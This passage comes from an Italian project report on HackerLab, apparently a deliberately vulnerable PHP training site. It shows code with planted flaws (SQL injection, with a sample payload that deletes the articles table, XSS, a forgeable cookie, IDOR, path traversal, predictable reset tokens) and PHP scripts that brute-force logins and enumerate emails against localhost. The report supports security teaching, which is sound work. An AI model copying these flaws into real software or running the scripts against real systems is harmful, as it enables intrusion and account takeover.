


Figura 20 Diagramma UML classe Users.

La classe Users è la classe più grande all'interno di HackerLab. Permette di interagire e gestire tutto ciò che riguarda gli utenti. Attraverso questa classe è possibile: ricavare tutti gli utenti presenti nel database, ricavare un utente attraverso il suo identificativo, ricavare un utente in base alla sua email, eliminare un utente, abilitarlo al login, disabilitarlo al login, generare un codice di recupero password, aggiornare la password, controllare l'accesso ed in fine permette la creazione, quindi registrazione, di un utente.




Figura 21 Diagramma UML classe Database.

La classe Database si occupa di fornire alle classi che la utilizzano un oggetto contenente la connessione alla banca dati. È inoltre presente un metodo che permette di eseguire il reset del database con i dati predefiniti.




Figura 22 Diagramma UML classe Mailer.

La classe Mailer è composta da un solo metodo che permette l'invio di messaggi di posta elettronica.

4 Implementazione

4.1 Gestione dipendenze

Per la gestione delle dipendenze all'interno del progetto è stato utilizzato **Composer**. Un software che permette di gestire librerie esterne per il linguaggio PHP.

Questo è permesso grazie ad un file di configurazione chiamato **composer.json** presente nella cartella principale del codice sorgente. Più specificatamente attraverso l'impostazione require:

```
...
"require": {
    "php": ">=5.6",
    "slim/php-view": "^2.0",
    "slim/slim": "^3.1",
    "phpmailer/phpmailer": "^6.0"
},
...
```

Vengono quindi incluse le librerie slim, php-view e phpmailer.

4.2 Database

Il database è stato implementato sulla base del diagramma ER. Le parti fondamentali nello sviluppo del database sono le correlazioni tra le varie tabelle.

Quando un permesso viene modificato anche i dati che contengono un riferimento a quel determinato permesso verranno aggiornati, questo sfruttando questa riga di codice SQL.

```
FOREIGN KEY(permission) REFERENCES permissions(name) ON UPDATE CASCADE
```

La relazione tra gli articoli e gli utenti è simile. Quando un utente viene eliminato l'articolo non viene eliminato ma il riferimento all'utente viene eliminato. In questo modo sarà possibile tenere anche gli articoli di utenti eliminati. Per fare in modo che sia automatico ho utilizzato questa istruzione, quando un utente viene eliminato il riferimento viene impostato a NULL.

```
FOREIGN KEY(user_id) REFERENCES users(id) ON DELETE SET NULL
```

Il riferimento con i commenti all'interno del sito web utilizza tutte e due le funzionalità. Se un articolo viene eliminato anche i commenti collegati con l'articolo stesso vengono eliminati, mentre se l'utente che ha pubblicato il commento viene eliminato il commento verrà tenuto e il riferimento verrà impostato a NULL.


```
FOREIGN KEY(user_id) REFERENCES users(id) ON DELETE SET NULL,
FOREIGN KEY(article_id) REFERENCES articles(id) ON DELETE CASCADE
```

4.3 Applicativo web

4.3.1 Struttura

L'applicativo web è stato sviluppato con l'ausilio di un framework chiamato Slim.

La struttura di HackerLab è la seguente:



La cartella **public** contiene tutto ciò che è accessibile direttamente dalla rete, il contenuto di questa cartella sono quindi i file da servire all'utente. In questo caso sono presenti delle sotto cartelle per organizzare il codice che riguarda lo stile, presente nella cartella **css**, le immagini statiche da servire nella cartella **images** e librerie esterne (jQuery, Bootstrap) nella cartella **vendor**.

La cartella **src** contiene tutta la logica dell'applicativo web, come per esempio: connessione al database, logica dei percorsi,... Inoltre contiene una cartella chiamata **models** nella quale sono presenti tutte le classi utili alla gestione dei dati in connessione al database.

La cartella **storage** contiene tutte le immagini caricate all'interno del sito da parte degli utenti.

La cartella **templates** contiene tutti gli scheletri delle varie pagine del sito. La sotto cartella **admin** contiene gli scheletri delle pagine amministrative.

La cartella **vendor** contiene tutte le librerie richieste ed utilizzate dal framework Slim.

4.3.2 Sviluppo

4.3.2.1 Connessione al database

La connessione al database MySQL viene effettuata attraverso una classe chiamata **Database** la quale permette di connettersi al server SQL attraverso l'utilizzo di PDO. La classe in questione è statica, questo in modo da renderne l'accesso alla connessione del database molto più semplice da parte di altre classi. Attraverso il seguente codice viene eseguita la connessione al server MySQL utilizzando un oggetto PDO, i parametri della connessione vengono passati al metodo come array. Viene anche impostata la modalità di errore di PDO in modo che vengano sollevate delle eccezioni in caso di errore.

```
...
public static function connect($settings)
{
    try {
        self::$connection = new PDO(
            'mysql:host='.$settings["host"].';dbname='.$settings["dbname"],
            $settings["user"],
            $settings["password"],
            array(PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION)
        );
    } catch (PDOException $e) {
        exit("Impossibile collegarsi al database. ".$e->getMessage());
    }
}
...

```

Per recuperare la connessione al database è sufficiente utilizzare il metodo getter presente nella classe stessa.

```
...
public static function get()
{
    return self::$connection;
}
...
```

In questo modo basterà richiamare **Database::get()** per ricavarne la connessione.

All'interno della classe **Database** è presente un metodo che permette di eseguire il reset di esso. Questo metodo si occupa di leggere un file chiamato **restore.sql** il quale contiene i dati predefiniti da inserire all'interno del database.

```
...
public static function reset()
{
```

```
$query_sql = file_get_contents(__DIR__ . '/../restore.sql');
$query = self::get()->query($query_sql);
return $query;
}

...
```

4.3.2.2 Invio di posta elettronica

Per inviare messaggi riguardanti HackerLab utilizzando la posta elettronica viene utilizzata la classe **Mailer** la quale è stata sviluppata sulla base di una libreria chiamata **PHPMailer**. Questa classe permette di inviare in modo molto semplice delle email, viene utilizzata per inviare il link di recupero password da utilizzare su HackerLab tramite email.

Questa classe contiene solamente un metodo statico **send**. Questo metodo accetta quattro parametri, il primo parametro riguarda l'email del destinatario, il secondo riguarda il nome e cognome del destinatario, il terzo riguarda il titolo dell'email da inviare mentre l'ultimo parametro è il contenuto di essa. In questo caso la classe è specifica per l'utilizzo attraverso un account hackerlab.notify@gmail.com e il provider del servizio, gmail. Essendo questo metodo statico basterà utilizzare la seguente sintassi all'interno del codice per inviare un email:

```
Mailer::send(destinatario, nome_completo, soggetto, contenuto);
```

```
...
public static function send($to, $full_name, $subject, $message)
{
    $mail = new PHPMailer(true);
    try {
        $mail->SMTPDebug = 0;
        $mail->isSMTP();
        $mail->Host = 'smtp.gmail.com';
        $mail->SMTPAuth = true;
        $mail->Username = 'hackerlab.notify@gmail.com';
        $mail->Password = 'PASSWORD';
        $mail->SMTPSecure = 'tls';
        $mail->Port = 587;
        $mail->setFrom('hackerlab.notify@gmail.com', 'HackerLab');
        $mail->addAddress($to, $full_name);
        $mail->Subject = $subject;
        $mail->msgHTML($message);
        $mail->send();
        return true;
    } catch (Exception $e) {
        return false;
    }
}
...
```

4.3.2.3 Gestione delle sessioni

Per gestire se un utente ha eseguito l'accesso all'interno dell'applicativo vengono utilizzate delle funzioni che vengono chiamate prima dell'esecuzione del codice presente all'interno di un percorso, queste funzioni vengono chiamate middlewares.

Per quindi bloccare l'accesso agli utenti che non hanno eseguito l'accesso all'interno dell'applicativo web viene utilizzata una funzione anonima che viene poi assegnata ad ogni percorso da restringere.

La funzione in questione controlla che sia presente un indice all'interno della sessione corrente dell'utente che stabilisce se ha eseguito l'accesso oppure no, il codice è il seguente:

```
...
$login_middleware = function ($request, $response, $next) {
    if (!isset($_SESSION["user"])) {
        $_SESSION["big_error"] = "Per eseguire questa azione devi aver eseguito
l'accesso! <a href='#login'>Accedi!</a>";
```

```
    return $response->withRedirect("/", 302);
}
$response = $next($request, $response);
return $response;
};

...
```

La funzione anonima riceve dalla gestione dei percorsi utilizzata internamente dal framework Slim tre parametri, la richiesta che ha effettuato l'utente, la risposta che dovrà essere inviata all'utente e il metodo del percorso che è stato visitato. In questo caso viene eseguito il codice del percorso solamente se l'utente ha eseguito l'accesso, in caso contrario verrà reindirizzato alla pagina principale. Per assegnare questa funzione ad un percorso si usa la seguente sintassi:

```
...
$app->get('/percorso', function (Request $request, Response $response, array
$args) {
    // Logica del percorso
})->add($login_middleware);
...
```

La stessa metodologia viene utilizzata per bloccare l'accesso a pagine di amministrazione, viene quindi utilizzato un middleware che controlla il permesso dell'utente. Il codice che controlla il permesso è il seguente:

```
...
if($_SESSION["user"]["permission"] != "administrator") {
    $_SESSION["big_error"] = "Non hai i permessi per accedere a questa pagina!";
    return $response->withRedirect("/", 302);
}
...
```

In questo modo si controlla che il permesso sia **administrator**, quindi che l'utente sia un amministratore, in caso contrario l'utente verrà rimandato alla pagina principale.

4.3.2.4 Vulnerabilità

Tutte le seguenti vulnerabilità sono state documentate anche sotto forma di guida. Le guide di queste vulnerabilità sono allegate a questo documento.

4.3.2.4.1 Security Misconfiguration

Per permettere agli utenti di HackerLab di sfruttare una vulnerabilità di tipo Security Misconfiguration, ovvero una vulnerabilità che permette ad un malintenzionato di poter vedere messaggi di errore, ... destinati solamente allo sviluppo anche in produzione. Per permettere questa vulnerabilità ho quindi lasciato che gli errori vengano mostrati a schermo da parte del framework che ho utilizzato, questo semplicemente passando un array contenente le impostazioni:

```
...
// Impostazioni del sito web.
$settings = array(
    'settings' => [
        // Abilita i messaggi di errore a schermo.
        // Security Misconfiguration
        'displayErrorDetails' => true
    ],
    ...
);
...
// Creo un oggetto di tipo Slim.
$app = new \Slim\App($settings);
...

```

In questo modo qualsiasi errore generato dall'applicativo verrà mostrato all'utente.

4.3.2.4.2 SQL Injection

La vulnerabilità SQL Injection, che permette di eseguire del codice SQL sfruttando delle fallo di validazione all'interno dell'applicativo, è stata implementata all'interno della funzione di ricerca degli articoli presenti su HackerLab. Per implementare questa vulnerabilità non ho eseguito nessuna validazione degli input di ricerca inserito dall'utente, quindi creando la query SQL di ricerca in modo dinamico con l'input dell'utente porta alla presenza di questa falla di sicurezza. Il codice vulnerabile è presente all'interno della classe **Articles** nel metodo che permette la ricerca:

```
...
public static function search($search, $page) {
    $limit = self::$limit;
    $offset = $limit * $page;
    $search = "'%" . $search . "%'";
    /**
     * ATTENZIONE: La query di ricerca non utilizza dei prepared statements.
     * Questa funzione permette quindi di eseguire del codice SQL
     * malevolo. ES: SQL Injection "a%'; DELETE FROM articles; --"
     */
    $query = Database::get()->query("SELECT *, (SELECT full_name FROM users
WHERE id = user_id) as 'full_name' FROM articles WHERE title LIKE $search ORDER
BY created_at DESC LIMIT $limit OFFSET $offset");
    return $query->fetchAll(PDO::FETCH_ASSOC);
}
...
In questo caso la query di ricerca viene costruita su delle informazioni che verranno ricevute dall'utente,
quindi sarà possibile sfruttare la variabile $search per iniettare del codice SQL malevolo.
```

4.3.2.4.3 Failure To Restrict URL Access

La vulnerabilità di tipo Failure To Restrict URL Access permette ad un utente di accedere a delle risorse dell'applicativo, che dovrebbero essere ristrette e accessibili solamente ad utenti con un certo livello di permessi, sfruttando delle fallo nei controlli di sicurezza. L'implementazione di questa vulnerabilità è molto semplice, ho creato un file chiamato **info.php**, all'interno della cartella pubblica di HackerLab, contenente la seguente linea di codice:

```
phinfo();
```

Questo file dovrebbe essere ristretto solamente in ambito di sviluppo in quanto contiene informazioni sensibili riguardanti l'installazione di php nel sistema che ospita l'applicativo web. In questo caso essendo il file disponibile al pubblico qualsiasi utente in possesso del percorso ci potrà dunque accedere.

4.3.2.4.4 Cross Site Scripting (XSS)

Questo tipo di vulnerabilità, Cross Site Scripting, permette ad un malintenzionato di iniettare del codice JavaScript malevolo all'interno di un sito web in modo che futuri utenti eseguano questo codice senza accorgersene.

L'implementazione di questa vulnerabilità è presente all'interno della classe **Articles**, più nello specifico nella validazione del contenuto dell'articolo al suo inserimento. Tutti i dati che derivano dal database sono considerati sicuri, quindi non viene eseguita nessuna modifica quando essi vengono stampati all'interno delle pagine web, questo porta a questa falla. Il controllo del contenuto dell'articolo è eseguito nel seguente modo:

```
...
$title = htmlspecialchars($title);

/**
 * ATTENZIONE: Questa funzione non è adatta per proteggere da attacchi XSS.
 * È quindi possibile inserire del codice JavaScript malevolo,
 * all'interno del contenuto di un articolo.
 * Riferimento: https://www.php.net/manual/en/function.strip-tags.php
 */
$content = strip_tags($content, '<h1><ul><li><a><br><img><code>');
```

```
if (empty($title) || empty($content)) {
    $_SESSION["article_error"] = "Il titolo o il contenuto non possono essere vuoti!";
    return false;
}

if (strlen($title) > 255) {
    $_SESSION["article_error"] = "Il titolo non può essere più lungo di 255 caratteri!";
    return false;
}

if (strlen($content) > 2000) {
    $_SESSION["article_error"] = "Il contenuto dell'articolo non può superare i 2000 caratteri!";
    return false;
}
...
```

La validazione del contenuto dell'articolo viene eseguita attraverso la funzione `strip_tags` che permette solamente di inserire i tag: h1, ul, li, a, br, img e code. In questo caso però questa funzione non controlla la presenza di codice JavaScript assegnato agli eventi di questi elementi HTML. In questo modo assegnando del codice ad un evento direttamente utilizzando HTML passerà il controllo del contenuto e quindi permetterà l'esecuzione di codice JavaScript.

Come anche descritto all'interno della documentazione di php, la funzione `strip_tags` non deve essere utilizzata per proteggersi da attacchi di tipo Cross Site Scripting (XSS):

Warning This function should not be used to try to prevent XSS attacks. Use more appropriate functions like [htmlspecialchars\(\)](#) or other means depending on the context of the output.

Warning Because `strip_tags()` does not actually validate the HTML, partial or broken tags can result in the removal of more text/data than expected.

Warning This function does not modify any attributes on the tags that you allow using [allowable_tags](#), including the `style` and `onmouseover` attributes that a mischievous user may abuse when posting text that will be shown to other users.

Figura 23 Documentazione `strip_tags`

4.3.2.4.5 Broken Authentication

La vulnerabilità Broken Authentication permette ad un utente di poter modificare, intercettare o oltrepassare i metodi di autenticazione dell'applicativo. Questa vulnerabilità è presente all'interno di HackerLab sfruttando i cookie, questo perché le pagine mostrate all'utente vengono generate dinamicamente attraverso l'utilizzo di un cookie. Quando un utente esegue l'accesso con successo all'interno di HackerLab viene inviato con la sessione anche un cookie, che viene generato nel seguente modo:

```
setcookie('permission', base64_encode($user['permission']));
```

Il cookie è una stringa codificata in base64 del permesso dell'utente. Non è sicuro salvare queste informazioni all'interno di cookie in quanto possono essere modificate facilmente dall'utente.

Questo cookie viene poi ricavato dal codice che gestisce i percorsi (routes.php) che viene poi passato ai template delle pagine web per adattarsi, viene ricavato nel seguente modo:

```
$permission =
isset($_COOKIE['permission'])?base64_decode($_COOKIE['permission']):null;
```

Questa vulnerabilità affligge le seguenti pagine:

- Pagina principale con percorso / o /page/numero_pagina
- Pagina di profilo con percorso /profile o /profile/numero_profilo
- Pagina di un articolo con percorso /post/numero_articolo

All'interno della pagina principale è quindi possibile modificare attraverso questo cookie la barra di navigazione e il form di accesso. La creazione della barra di navigazione è implementata nel seguente modo, anche il form di accesso utilizza lo stesso principio:

```
<?php if($permission !== null): ?>
<li class="nav-item">
    <a class="nav-link" href="/profile">Profilo</a>
</li>
<?php else: ?>
<li class="nav-item">
    <a class="nav-link" href="/register">Registrati</a>
</li>
<?php endif; ?>
<!-- Se l'utente è amministratore mostra i collegamenti al pannello
amministrativo -->
<?php if($permission === "administrator"): ?>
<li class="nav-item dropdown">
    <a class="nav-link dropdown-toggle" id="dropDown" role="button" data-
    toggle="dropdown">
        Pannello di amministrazione
    </a>
    <div class="dropdown-menu" aria-labelledby="dropDown">
        <a class="dropdown-item" href="/admin/articles">Articoli</a>
        <a class="dropdown-item" href="/admin/users">Utenti</a>
    </div>
</li>
<?php endif; ?>
<!-- Controlla se l'utente ha eseguito l'accesso -->
<?php if($permission !== null): ?>
<li class="nav-item">
    <a class="nav-link" href="/logout">Esci</a>
</li>
<?php endif; ?>
```

4.3.2.4.6 Insecure Direct Object References

La vulnerabilità Insecure Direct Object References permette di accedere alle risorse presenti all'interno del database in modo diretto attraverso l'identificativo di esse.

Per implementare questa vulnerabilità mi è quindi bastato eseguire tutti i select attraverso gli id degli oggetti presenti nel database ed esporli agli utenti. I percorsi affetti da questo problema sono:

- Percorso del profilo con percorso /profile/numero_profilo
- Percorso di un articolo con percorso /post/numero_articolo metodi GET e POST
- Percorso per eliminare un articolo /articles/delete/numero_articolo
- Percorso per eliminare un utente /users/delete/numero_utente
- Percorso per disabilitare un utente /users/disable/numero_utente
- Percorso per abilitare un utente /users/enable/numero_utente

La vulnerabilità è implementata in tutti questi percorsi nello stesso modo, per esempio nel percorso di profilo di un utente il codice è il seguente:

```
$app->get('/profile/{user_id}', function (Request $request, Response
$response, array $args) {
    ...
    $user = Users:: getById($user_id);
    ...
})->add($login_middleware);
```

L'utente viene ricavato direttamente con il parametro GET user_id il quale consiste nell'identificativo all'interno del database. All'interno della classe model il metodo getById è implementato nel seguente modo:

```
public static function getById($user_id) {
    $query = Database::get()->prepare("SELECT * FROM users WHERE id =
:user_id");
    $query->bindParam(":user_id", $user_id);
    $query->execute();
    return $query->fetch(PDO::FETCH_ASSOC);
}
```

Viene dunque utilizzato l'id presente all'interno del database come identificativo per recuperare l'utente, questo porta alla presenza della falla.

4.3.2.4.7 File Inclusion o Directory Traversal

La vulnerabilità File Inclusion o Directory Traversal permette ad un malintenzionato di navigare all'interno del file system della macchina che ospita l'applicativo web.

La seguente vulnerabilità è presente al percorso:

- Percorso per il recupero di immagini /image/?file_name=

Il codice utilizzato per recuperare le immagini è il seguente:

```
...
$app->get('/image/', function (Request $request, Response $response, array
$args) {
    $file_name = $request->getParam('file_name');
    /**
     * ATTENZIONE: Il nome del file può essere modificato permettendo ad
     *              un malintenzionato di navigare il file system.
     *              ES: file_name = ../composer.json
     *                  Questo porterà a stampare il contenuto del file composer.json
     */
    $file_path = __DIR__ . '/../storage/' . $file_name;
    if (file_exists($file_path)) {
        $content = file_get_contents($file_path);
        $response->write($content);
        return $response->withHeader('Content-Type', FILEINFO_MIME_TYPE);
    }
    $response = new \Slim\Http\Response(404);
    return $response->write("Immagine inesistente.");
});
...

```

Non viene effettuato nessun controllo sul parametro `file_name` questo permette quindi di utilizzare caratteri speciali per navigare nel file system della macchina che fa girare l'applicativo.

4.3.2.4.8 Account Takeover

La vulnerabilità Account Takeover permette ad un malintenzionato di prendere il controllo completo ad un account di un'altra persona registrata nell'applicativo.

La seguente vulnerabilità è implementata all'interno della funzionalità per la generazione del token di recupero password di un utente. Il token può essere generato ed impostato ad un utente al seguente percorso:

- Percorso di recupero password /reset POST

Il codice che si occupa di generare il codice di recupero password da inviare all'interno della email i recupero password è il seguente:

```
...
/**
 * ATTENZIONE: La generazione del token di reset è vulnerabile, questo
 *              perchè viene generata in base al tempo corrente della richiesta.
 */
$reset_token = base64_encode(time());

$query = Database::get()->prepare("UPDATE users SET reset_token = :reset_token
WHERE email = :email");
```

```
$query->bindParam(":reset_token", $reset_token);
$query->bindParam(":email", $email);
$query->execute();
...
```

La variabile `$reset_token` è il codice che dovrà essere utilizzato dall'utente per recuperare la password, questo token viene generato utilizzando la data corrente trasformata in secondi e poi codificata in base64. Questo approccio permette quindi ad un attaccante di poter predire quale sarà il valore del codice di recupero password di un altro utente basandosi sulle date delle varie richieste effettuate. Questa vulnerabilità porta quindi la possibilità di accedere ad un account in modo completo attraverso il form di recupero password.

4.3.2.4.9 Bruteforce login

Ho sviluppato uno script per dimostrare come eseguire un attacco di tipo bruteforce al login di HackerLab. Questo script simula la richiesta di login provando una grande mole di password su un email singola per tentare di trovare la password dell'account. Lo script in questione carica un file di testo contenente le password le quali vengono utilizzate per eseguire le richieste.

La funzione che esegue la richiesta al server di HackerLab e prova ad autenticarsi è la seguente:

```
...
function login($email, $password)
{
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, URL);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    // Imposto i campi richiesti dal percorso /login
    curl_setopt($ch, CURLOPT_POSTFIELDS, "email=$email&password=$password");
    // Metodo POST
    curl_setopt($ch, CURLOPT_POST, 1);
    // Imposto a curl di seguire i redirect
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
    curl_setopt($ch, CURLOPT_COOKIEFILE, "");
    $result = curl_exec($ch);
    curl_close($ch);
    unset($ch);
    // Controllo se è presente un errore oppure no.
    if(strpos($result, "Email o password errati!") !== false) {
        return false;
    }
    return true;
}
...
```

Questa funzione accetta due parametri, una email ed una password. Questi due parametri vengono mandati al percorso di login:

```
define("URL", "http://127.0.0.1/login");
```

Inoltre ho implementato una piccola interfaccia per poter utilizzare questo script da terminale, il seguente codice chiede all'utente l'email alla quale eseguire l'attacco e si occupa di caricare il file di passwords.

```
...
$email = readline("[?] Inserisci una email: ");
$Passwords = explode("\n", file_get_contents("passwords.txt"));
$PasswordsCount = count($Passwords);
echo "[i] Caricate $PasswordsCount passwords!".PHP_EOL;
foreach ($Passwords as $number => $password) {
    echo "[-] Accesso con ".$str_pad($password, 15, " ", STR_PAD_BOTH)." -> ";
    if (login($email, $password)) {
        echo "SUCESSO!".PHP_EOL;
        echo "[!] PASSWORD TROVATA: $password".PHP_EOL;
        echo "[!] CREDENZIALI -> $email:$password".PHP_EOL;
        break;
}
```

```
    } else {
        echo "FALLITO!";
    }
echo " ($number/$passwordsCount)".PHP_EOL;
}
```

4.3.2.4.10 Bruteforce email

Ho sviluppato un attacco per dimostrare come eseguire un attacco di tipo bruteforce email. Questo script permette di verificare se un indirizzo email è già stato utilizzato e quindi registrato all'interno di HackerLab. Utilizzando quindi questo script in combinazione con altri attacchi è possibile accedere qualsiasi account. Per controllare se un email è presente nell'applicativo lo script esegue una richiesta alla pagina di recupero password contenente l'email da controllare, se la richiesta va a buon fine vuol dire che l'email è già stata utilizzata altrimenti in caso la richiesta non vada a buon fine e venga mostrato un errore l'email non sarà presente all'interno del database dell'applicativo. Per eseguire la richiesta al percorso di recupero password viene utilizzata la seguente funzione:

```
...
function exists($email) {
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, URL);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    // Imposto i campi richiesti dal percorso /reset
    curl_setopt($ch, CURLOPT_POSTFIELDS, "email=$email");
    // Metodo POST
    curl_setopt($ch, CURLOPT_POST, 1);
    // Imposto a curl di seguire i redirect
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
    curl_setopt($ch, CURLOPT_COOKIEFILE, "");
    $result = curl_exec($ch);
    curl_close($ch);
    unset($ch);
    // Controllo se è presente un errore oppure no.
    if(strpos($result, "Account inesistente!") !== false) {
        return false;
    }
    return true;
}
...
```

Questa funzione accetta un solo parametro che è l'email da verificare. La richiesta viene mandata al percorso di recupero password:


```
define("URL", "http://127.0.0.1/reset");
```

Ho anche implementato una parte per agevolare l'utilizzo da linea di comando, la quale mostra all'utente l'output e lo stato del programma. Inoltre si occupa di caricare la lista di email da testare da un file di testo. È stato implementato utilizzando il seguente codice:

```
...
$emails = explode("\n", file_get_contents("emails.txt"));
$emailsCount = count($emails);
echo "[i] Caricate $emailsCount emails!".PHP_EOL;
foreach ($emails as $number => $email) {
    echo "[-] Email ".str_pad($email, 40, " ", STR_PAD_BOTH)." -> ";
    if (exists($email)) {
        echo "REGISTRATA!";
    } else {
        echo "INESISTENTE!";
    }
    echo " ($number/$emailsCount)".PHP_EOL;
}
```

4.3.3 Interfacce grafiche

4.3.3.1 Pagina principale



The screenshot shows the main page of the HackerLab website. At the top, there is a navigation bar with links for "Home", "Registrati", and "Reset database". Below the navigation bar, the title "Ultimi articoli" is displayed. Three articles are listed:


- SQL Injection**
Published on 06.12.2019 by Administrator
[Vai all'articolo →](#)
- Security Misconfiguration**
Published on 06.12.2019 by Administrator
[Vai all'articolo →](#)
- Failure to Restrict URL Access**
Published on 06.12.2019 by Administrator
[Vai all'articolo →](#)

On the right side of the page, there is a sidebar with a search bar, a login form, and a password recovery link. The search bar has a placeholder "Cerca..." and a button "Cerca!". The login form asks for "Indirizzo email" and "Password", with a "Accedi" button and a link "oppure Registrati". Below the sidebar, there is a link "Password dimenticata?".

Figura 24 Pagina principale.

Questa è la pagina principale che viene mostrata all'utente quando accede ad HackerLab. Nella parte sinistra della pagina è presente la lista di articoli presenti nel sito web con la relativa paginazione. Nella parte destra della pagina è presente una maschera che consente agli utenti di eseguire l'accesso all'interno del sito web, recarsi nella pagina di registrazione oppure recuperare la password attraverso la propria email. Da questa pagina è inoltre possibile eseguire una ricerca per titolo di tutti gli articoli presenti nel sito web.

4.3.3.2 Pagina di registrazione



